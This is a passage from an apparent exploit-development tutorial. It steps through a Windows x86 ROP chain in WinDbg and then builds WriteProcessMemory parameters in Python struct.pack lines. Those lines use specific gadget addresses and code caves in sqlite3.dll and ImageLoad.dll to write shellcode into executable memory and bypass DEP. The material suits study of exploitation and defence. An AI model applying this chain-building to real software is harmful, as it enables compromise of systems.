
First, as mentioned above, we need to get the value in EAX into EBP to prepare for the leave instruction.

0x61c30547: add ebp, eax ; ret ; (1 found)


How does adding EAX to EBP place EAX into EBP? Recall that EBP is set to 0 and EAX contains the memory address of ESP + 0x38. That address of ESP + 0x38 will get added to the number 0, which doesn't alter it in any way, and the result of the addition is placed into EBP - essentially "moving" the address into EBP.

Let's step through all of this in WinDbg - to make things a bit more clear.


First, program execution reaches the add ebp, eax instruction.




EBP currently is set to 0 and EAX is set to ESP + 0x38




Stepping through the instruction yields the desired result of placing ESP + 0x38 into EBP.



After EBP is prepared, program execution reaches the next ROP gadget.




After stepping through the mov ecx, eax gadget - ECX and EAX are now both set to ESP + 0x38.




Stepping through the mov eax, ecx instruction doesn't affect the EAX or ECX registers at all, as ECX (which is already equal to EAX) is placed into EAX.


Taking a look on the stack now, we can see our compensation for add esp, 0x24 and pop ebx between the address before 0xCCCCCCCC




Program executing has also reached the add esp, 0x24 instruction.




Stepping through the instruction, the stack as been set to the same values in EAX, ECX, and EBP.




Then, pop ebx clears the last bit of “padding” on the stack.




After all of this has occurred, the leave instruction is loaded up for execution.



leave ; ret is executed, and the execution of our ROP chain resumes its course - all while preserving ESP into ECX and EAX!





WriteProcessMemory() Parameters

Recall that we are dealing with the x86 architecture, meaning function calls go through __stdcall instead of __fastcall. This means that instead of placing our function arguments into RCX, RDX, R8, R9, RSP + 0x20, and so on - we can just simply place our parameters on the stack, as such.

kernel32!WriteProcessMemory placeholder parameters

crash += struct.pack('<L', 0x61c832e4) # Pointer to kernel32!WriteFileImplementation (no pointers from IAT directly to kernel32!WriteProcessMemory, so loading pointer to kernel32.dll and compensating later.)

crash += struct.pack('<L', 0x61c72530) # Return address parameter placeholder (where function will jump to after execution - which is where shellcode will be written to. This is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0xFFFFFFFF) # hProccess = handle to current process (Pseudo handle = 0xFFFFFFFF points to current process)

crash += struct.pack('<L', 0x61c72530) # lpBaseAddress = pointer to where shellcode will be written to. (0x61C72530 is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0x11111111) # lpBuffer = base address of shellcode (dynamically generated)


crash += struct.pack('<L', 0x22222222) # nSize = size of shellcode


crash += struct.pack('<L', 0x1004D740) # lpNumberOfBytesWritten = writable location (.idata section of ImageLoad.dll address in a code cave)

Let's talk about where these parameters come from.

